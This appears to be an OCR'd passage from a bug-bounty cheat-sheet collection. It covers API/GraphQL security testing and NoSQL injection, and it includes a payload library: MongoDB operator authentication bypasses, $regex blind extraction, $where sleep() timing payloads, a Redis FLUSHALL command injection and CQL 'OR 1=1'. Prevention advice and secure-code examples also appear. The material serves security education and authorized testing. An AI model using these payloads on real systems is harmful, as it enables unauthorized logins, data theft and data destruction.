- NoSQL injection in filters
- Test all string arguments for injection
- Command injection in mutations

- XSS in fields that render in UI

Mutation Testing

- Test all mutations without authentication
- Try modifying other users' data
- Mass assignment in mutations (add extra fields)
- Test destructive operations (delete, update)
- Verify proper authorization on all mutations

COMMON API ENDPOINTS TO TEST

Endpoint Pattern	Purpose	Test For
/api/users/{id}	User profiles	BOLA, data exposure
/api/users/me	Current user	Info disclosure
/api/admin/*	Admin functions	Authorization bypass
/api/v1/* vs /api/v2/*	Versioning	Old vulnerabilities
/api/debug/*	Debug endpoints	Info disclosure
/api/internal/*	Internal APIs	Unauthorized access
/api/login	Authentication	Brute force, injection
/api/password-reset	Password reset	Enumeration, abuse
/api/orders/{id}	Orders	BOLA, price manipulation
/api/payments/*	Payments	Authorization, tampering
/api/upload	File upload	Malicious uploads
/api/export	Data export	Mass data extraction

GRAPHQL INTROSPECTION QUERY

Full Schema Discovery:

```
POST /graphql Content-Type: application/json { "query": "{ __schema { types { name fields { name args { name type { name
kind } } } } queryType { name } mutationType { name } } }" }
```

API SECURITY PREVENTION

- **Implement Object-Level Authorization:** Verify user has permission to access specific object. Check authorization on every API endpoint. Never trust object IDs from client. Implement ACLs or RBAC. Most critical API security control.

- **Strong Authentication:** Use OAuth 2.0 or JWT properly. Strong API key generation (cryptographically random). Proper token expiration and rotation. MFA for sensitive operations. Rate limit authentication endpoints.

- **Function-Level Authorization:** Role/permission checks on all endpoints. Regular users cannot access admin functions. Verify authorization for each HTTP method. Separate admin and user APIs if possible.

- **Input Validation:** Validate all input server-side. Use parameterized queries (prevent injection). Whitelist allowed parameters (prevent mass assignment). Type checking and bounds validation. Reject unexpected input.

- **Rate Limiting:** Implement rate limits on all endpoints. Per-user and per-IP limits. Stricter limits on expensive operations. Exponential backoff on failed auth. Prevent brute force and scraping.

- **Minimal Data Exposure:** Return only necessary data fields. Don't expose internal IDs, hashes, tokens. Filter sensitive data server-side. Use DTOs/serializers for output. Never rely on client filtering.

- **API Versioning:** Maintain API versioning properly. Deprecate old versions securely. Remove vulnerable old versions. Document which versions are supported. Monitor usage of old APIs.

- **Disable Debug in Production:** No verbose error messages. Disable stack traces in responses. Remove debug endpoints. Disable GraphQL introspection. No exposed documentation in production.

- **Logging and Monitoring:** Log all API access with user context. Alert on anomalies (mass access, failed auth). Monitor for enumeration attempts. Track sensitive operations. SIEM integration.

- **GraphQL Specific:** Disable introspection in production. Implement query depth/complexity limits. Prevent circular queries. Limit query batching. Implement timeout on long queries. Field-level authorization.

API TESTING TOOLS

Tool	Purpose	Best For
Burp Suite	Proxy, scanner, intruder	REST API testing, BOLA
Postman	API testing platform	Manual testing, collections
Insomnia	REST/GraphQL client	Quick API exploration
GraphQL Voyager	Schema visualization	GraphQL mapping
InQL Scanner (Burp)	GraphQL testing	Introspection, injection
Arjun	Parameter discovery	Hidden parameter finding
ffuf	Fuzzing	Endpoint enumeration
Nuclei	Automated scanner	Known API vulnerabilities
curl/httpie	Command line	Quick testing

OWASP API SECURITY TOP 10 (2023)

- API1:2023 - Broken Object Level Authorization (BOLA/IDOR)
- API2:2023 - Broken Authentication
- API3:2023 - Broken Object Property Level Authorization
- API4:2023 - Unrestricted Resource Consumption
- API5:2023 - Broken Function Level Authorization (BFLA)
- API6:2023 - Unrestricted Access to Sensitive Business Flows
- API7:2023 - Server Side Request Forgery (SSRF)
- API8:2023 - Security Misconfiguration
- API9:2023 - Improper Inventory Management
- API10:2023 - Unsafe Consumption of APIs

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized API access and data scraping are illegal. Always obtain written permission before testing.


NOSQL INJECTION

MongoDB, Redis, Cassandra & More

What is NoSQL Injection?
NoSQL databases (MongoDB, Redis, Cassandra, CouchDB, etc.) don't use SQL but are still vulnerable to injection. Attackers manipulate queries through operators, JavaScript execution, JSON injection, and special characters. NoSQL injection can bypass authentication, extract data, modify records, and achieve RCE in some cases.

1. MongoDB Operator Injection

Description: MongoDB query operators ($ne, $gt, $regex, etc.) injected into queries. Most common NoSQL injection. Bypass authentication with {"$ne": null}. Extract data with $regex. Blind injection with timing operators. Works in JSON and URL parameters.



Example Attack:

```
{"username": "admin", "password": {"$ne": null}} bypasses authentication
```


Attack Techniques:

```
$ne, $gt, $lt, $gte, $lte, $regex, $where, $nin, $in, $exists
```

Impact: Authentication bypass, data extraction, unauthorized access

2. MongoDB JavaScript Injection ($where)

Description: $where operator executes JavaScript. Inject arbitrary JS code into queries. Sleep() for blind injection. this.username for field access. Can read any database field. Deprecated but still found in legacy code.



Example Attack:

```
{"$where": "this.username == 'admin' && this.password.match(/^a/)"}
```


Attack Techniques:

```
JavaScript code execution | Regex-based extraction | sleep() for timing
```

Impact: Data extraction, blind injection, potential RCE

3. Authentication Bypass (Always True)

Description: Login forms vulnerable to operator injection. username[$ne]=x&password;[$ne]=x returns true for any user. {"$gt": ""} matches all documents. {"$regex": ".*"} matches everything. Instant authentication bypass.



Example Attack:

```
username[$ne]=doesntexist&password;[$ne]=doesntexist logs in as first user
```


Attack Techniques:

```
{"$ne": null} | {"$gt": ""} | {"$regex": ".*"} | {"$ne": "fake"}
```

Impact: Complete authentication bypass, account takeover

4. Data Extraction via Regex

Description: Use $regex to extract data character by character. Blind NoSQL injection technique. Test password: {"$regex": "^a"} then {"$regex": "^ab"} etc. Boolean-based extraction. Automated with scripts.



Example Attack:

```
{"password": {"$regex": "^admin"}} - test if password starts with 'admin'
```


Attack Techniques:

```
Character-by-character extraction | Regex pattern matching | Automated scripts
```

Impact: Full data extraction, password recovery, sensitive data theft

5. Array Injection

Description: Parameters expected as strings but arrays accepted. username[]=$ne&username;[]=1 becomes {username: {$ne: 1}}. Bypass type checking. Works in PHP, Node.js when parsing query params. Convert string to operator object.



Example Attack:

```
username[$ne]=admin&password;[$ne]=wrong (array notation in URL)
```


Attack Techniques:

```
Array notation in parameters | Type confusion | Query structure manipulation
```

Impact: Authentication bypass, query manipulation, data access

6. Blind NoSQL Injection (Boolean-Based)

Description: No direct output but can infer data from boolean responses. Test each character: if true, character correct. Extract entire database character by character. Time-consuming but effective. Automate with Burp Intruder or custom scripts.



No direct output but boolean tells all!

Example Attack:

```
{"password": {"$regex": "^a"}} returns user if password starts with 'a'
```


Attack Techniques:

```
Boolean response analysis | Character enumeration | Response time differences
```

Impact: Complete data extraction without direct output

7. Time-Based Blind Injection

Description: Use operations that cause delays. $where with sleep() in JavaScript. Complex regex patterns cause processing delay. Measure response time to infer true/false. Works when no boolean difference in responses.



Example Attack:

```
{"$where": "sleep(5000) || true"} causes 5 second delay if query executes
```


Attack Techniques:

```
sleep() in $where | Complex regex | Heavy computation | Timing analysis
```

Impact: Blind data extraction, query verification, information disclosure

8. NoSQL Injection via JSON

Description: APIs accept JSON body. Inject operators in JSON structure. Content-Type: application/json with malicious payload. Server deserializes JSON into query. Harder to detect than URL parameters.



Example Attack:

```
POST {"username": "admin", "password": {"$ne": ""}} in JSON body
```


Attack Techniques:

```
JSON body injection | Nested operators | Object manipulation
```

Impact: API authentication bypass, data manipulation, query injection

9. Redis Command Injection

Description: Redis uses text-based protocol. Inject Redis commands if input not sanitized. FLUSHALL deletes all data. CONFIG SET overwrites config. Commands separated by newlines or ; . Can achieve RCE via config manipulation.



Example Attack:

```
key\n\rFLUSHALL\n\rSET key value injects commands into Redis protocol
```


Attack Techniques:

```
FLUSHALL | CONFIG SET | EVAL (Lua) | GET/SET manipulation | Protocol injection
```

Impact: Data deletion, configuration override, RCE in some configs

10. CouchDB View Injection

Description: CouchDB uses JavaScript for map/reduce views. Inject code into view functions. Temporary views accept arbitrary JavaScript. emit() function manipulation. Access to entire database via views.



Example Attack:

```
Inject into _temp_view with malicious map function containing JS code
```


Attack Techniques:

```
JavaScript in map/reduce | emit() manipulation | View function injection
```

Impact: Data access, JavaScript execution, information disclosure

11. Cassandra CQL Injection

Description: Cassandra uses CQL (Cassandra Query Language). Similar to SQL but different syntax. String concatenation vulnerable. ALLOW FILTERING bypass. Batch statement injection. Token-based authentication bypass.


CQL Query
SELECT * FROM users WHERE username='admin' OR '1'='1'
Always TRUE! All users returned!
CQL injection!

Example Attack:

```
SELECT * FROM users WHERE username='admin' OR '1'='1' (SQL-like)
```


Attack Techniques:

```
OR conditions | String concatenation | ALLOW FILTERING | Batch statements
```

Impact: Authentication bypass, data extraction, query manipulation

12. Server-Side JavaScript Injection

Description: Some NoSQL DBs execute server-side JavaScript (MongoDB $where, CouchDB views). Inject malicious JS into queries. Access to database internals. Potential for RCE if permissions misconfigured. Read process environment, file system access possible.


JavaScript injection
return (function(){ var x=new Date(); do{var y=new Date();}while...
JS runs on server! Potential RCE!
Server JS exec!

Example Attack:

```
{"$where": "return (function(){var x=new Date(); do{var y=new Date();}while(y-x<5000); return true;})()"}
(5s delay)
```

Attack Techniques:

```
Arbitrary JavaScript | Process access | File operations | Environment variables
```

Impact: RCE, information disclosure, server compromise

MONGODB PAYLOAD LIBRARY

Authentication Bypass (URL Parameters)

- `username[$ne]=doesntexist&password;[$ne]=doesntexist`
- `username[$gt]=&password;[$gt]=`
- `username[$regex]=.*&password;[$regex]=.*`
- `username=admin&password;[$ne]=wrong`
- `username[$ne]=notadmin&password;[$ne]=notpassword`

Authentication Bypass (JSON)

- `{"username": "admin", "password": {"$ne": null}}`
- `{"username": {"$gt": ""}, "password": {"$gt": ""}}`
- `{"username": {"$regex": ".*"}, "password": {"$regex": ".*"}}`
- `{"username": "admin", "password": {"$ne": "wrongpass"}}`

Data Extraction with $regex

- `{"password": {"$regex": "^a"}} - test if starts with 'a'`
- `{"password": {"$regex": "^admin"}} - test if starts with 'admin'`
- `{"password": {"$regex": "^[a-z]"}} - test character range`
- `{"password": {"$regex": "^.{8}"}} - test if 8+ characters`

JavaScript Injection ($where)

- `{"$where": "return true"} - always true`
- `{"$where": "this.username == 'admin'"} - field access`
- `{"$where": "this.password.match(/^a/)"} - regex in JS`
- `{"$where": "sleep(5000) || true"} - timing attack`

Query Operators

- `{"age": {"$gt": 18}} - greater than`
- `{"status": {"$ne": "disabled"}} - not equal`
- `{"role": {"$in": ["admin", "moderator"]}} - in array`
- `{"role": {"$nin": ["user"]}} - not in array`
- `{"email": {"$exists": true}} - field exists`

Advanced Operators

- `{"$or": [{"username": "admin"}, {"role": "admin"}]}`
- `{"$and": [{"username": {"$ne": null}}, {"password": {"$ne": null}}]}`
- `{"$nor": [{"role": "user"}]} - neither condition`
- `{"comments": {"$size": 0}} - array size`

DATABASE-SPECIFIC ATTACKS

Database	Attack Vector	Payload Example
MongoDB	$where JavaScript	{"$where": "return true"}
MongoDB	Operator injection	{"$ne": null}
Redis	Command injection	key\n\rFLUSHALL\n\r
Redis	Lua script injection	EVAL "return 'ok'" 0
CouchDB	View JavaScript	Malicious map function
Cassandra	CQL injection	username='a' OR '1'='1'
Elasticsearch	Query DSL	{"query":{"match_all":{}}}
Neo4j	Cypher injection	MATCH (n) RETURN n

TESTING METHODOLOGY

1. Identify NoSQL Database: Determine which NoSQL database is in use. Check error messages, HTTP headers, documentation. MongoDB most common. Look for JSON-based APIs (often NoSQL backend).

2. Test for Operator Injection: Try MongoDB operators in parameters: username[$ne]=x. Test in URL params, JSON body, cookies. Look for authentication bypass. Most effective first test.

3. Test Authentication Bypass: Primary target: login forms. Try all bypass payloads: {"$ne": null}, {"$gt": ""}, {"$regex": ".*"}. Test both URL and JSON formats. Verify successful login.

4. Test Array Injection: PHP/Node.js parse arrays from query strings. username[]=$ne&username;[]=1. Server converts to object with operators. Test on all input fields.

5. Test JavaScript Injection: If MongoDB, test $where operator. Inject JS code into queries. Test for sleep() timing attacks. Try reading database fields via this.fieldname.

6. Blind Injection Testing: Use $regex for boolean-based extraction. Test character by character: ^a, ^b, ^c. Automate with Burp Intruder. Extract passwords, tokens, sensitive data.

7. Time-Based Blind Testing: Use sleep() in $where for timing. Complex regex patterns cause delays. Measure response time differences. Confirms injection when no boolean feedback.

8. Test Different Input Locations: Test in: URL parameters, JSON body, headers, cookies, POST form data. Each location may parse differently. Comprehensive coverage essential.

9. Extract Data via Regex: Once injection confirmed, extract data. Use regex patterns to test each character. Automate extraction scripts. Python + requests for automation.

10. Test for RCE: Redis: test command injection. MongoDB: test file operations in $where. CouchDB: test JavaScript in views. Escalate to RCE when possible.

DETECTION CHECKLIST

✓ Identify NoSQL database type (MongoDB, Redis, Cassandra, etc.)

✓ Test authentication with username[$ne]=x&password;[$ne]=x

✓ Try {"$ne": null} in JSON body

✓ Test {"$gt": ""} operator

✓ Test {"$regex": ".*"} for always-true conditions

✓ Inject $where with JavaScript code

✓ Test sleep() for time-based blind injection

✓ Try array notation: username[]=$ne

✓ Test operators in URL params vs JSON body

✓ Use $regex for character-by-character extraction

✓ Test all MongoDB operators: $ne, $gt, $lt, $in, $nin, $exists

✓ Check for JavaScript execution in queries

✓ Test Redis command injection (if Redis used)

✓ Try CQL injection if Cassandra detected

✓ Test in all input fields (not just authentication)

✓ Automate blind extraction with Burp Intruder

✓ Check error messages for database info disclosure

✓ Test operator injection in search functionality

✓ Try bypassing filters with encoded payloads

✓ Test batch operations if available

NOSQL INJECTION PREVENTION

• **Input Validation & Sanitization:** Validate all input strictly. Reject objects/arrays when expecting strings. Type checking crucial. Whitelist allowed characters. Never trust user input directly in queries.

• **Avoid Dangerous Operators:** Disable $where operator if not needed (MongoDB). Avoid JavaScript execution in queries. Use safe operators only. Minimize use of $regex with user input.

• **Use Parameterized Queries:** Use ORM/ODM libraries properly (Mongoose, etc). Parameterized queries prevent injection. Never concatenate user input into queries. Use prepared statements equivalent.

• **Principle of Least Privilege:** Database user should have minimal permissions. No admin rights for application user. Read-only where possible. Separate users for different operations.

• **Type Validation:** Enforce strict types in code. Expect string, reject object/array. Use schema validation. MongoDB schema validation enforces types. Reject unexpected data structures.

- **Disable JavaScript Execution:** Disable server-side JavaScript if not needed. MongoDB --noscripting option. Remove $where operator support. Reduces attack surface significantly.

- **Content-Type Validation:** Validate Content-Type header. Reject unexpected formats. Be cautious with JSON input. Parse JSON safely with type checking.

- **Rate Limiting:** Limit query attempts per user/IP. Prevents brute force extraction. Slow down automated blind injection. Monitor for excessive queries.

- **Logging and Monitoring:** Log all database queries with user context. Alert on suspicious operators ($ne, $where, $regex). Monitor for blind injection patterns. SIEM integration.

- **Security Headers:** Use appropriate security headers. Don't expose database info in errors. Generic error messages only. No stack traces in production.

SECURE CODE EXAMPLES

Node.js (MongoDB) - VULNERABLE

```
db.collection.find({username: req.body.username, password: req.body.password})
```

Node.js (MongoDB) - SECURE

```
// Validate types first if (typeof username !== 'string' || typeof password !== 'string') return error;
db.collection.find({username: username, password: hash(password)})
```

Python (MongoDB) - VULNERABLE

```
db.users.find({'username': request.json['username'], 'password': request.json['password']})
```

Python (MongoDB) - SECURE

```
# Type check and sanitize if not isinstance(username, str) or not isinstance(password, str): return error
db.users.find({'username': username, 'password': hash(password)})
```

PHP (MongoDB) - VULNERABLE

```
$collection->find(['username' => $_POST['username'], 'password' => $_POST['password']])
```

PHP (MongoDB) - SECURE

```
// Validate types if (!is_string($username) || !is_string($password)) throw new Exception();
$collection->find(['username' => $username, 'password' => hash($password)])
```

TESTING TOOLS

Tool	Purpose	Best For
NoSQLMap	Automated NoSQL injection	MongoDB, CouchDB testing
Burp Suite	Manual testing, Intruder	Blind extraction, fuzzing
Postman	API testing	JSON-based injection
nosqli	Python tool	Automated blind extraction
MongoDB Compass	Database GUI	Verify injection results
Custom Python Scripts	Automation	Regex-based extraction

CONGRATULATIONS!

You've completed the ULTIMATE Security Cheat Sheet Collection!

Your Complete 14-Cheat Sheet Arsenal:

1. SQL Injection
2. XSS (Cross-Site Scripting)
3. CSRF
4. Command Injection
5. Path Traversal
6. SSRF
7. Authentication & Session Management
8. XXE (XML External Entity)
9. IDOR (Insecure Direct Object Reference)
10. Insecure Deserialization
11. File Upload Vulnerabilities
12. Business Logic Vulnerabilities
13. API Security (REST & GraphQL)
14. NoSQL Injection

You now have a comprehensive security library covering every major vulnerability class! Print them, study them, and dominate bug bounties!

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized NoSQL injection and database access are illegal. Always obtain written permission before testing.

Happy Hunting! May your bug bounties be plentiful!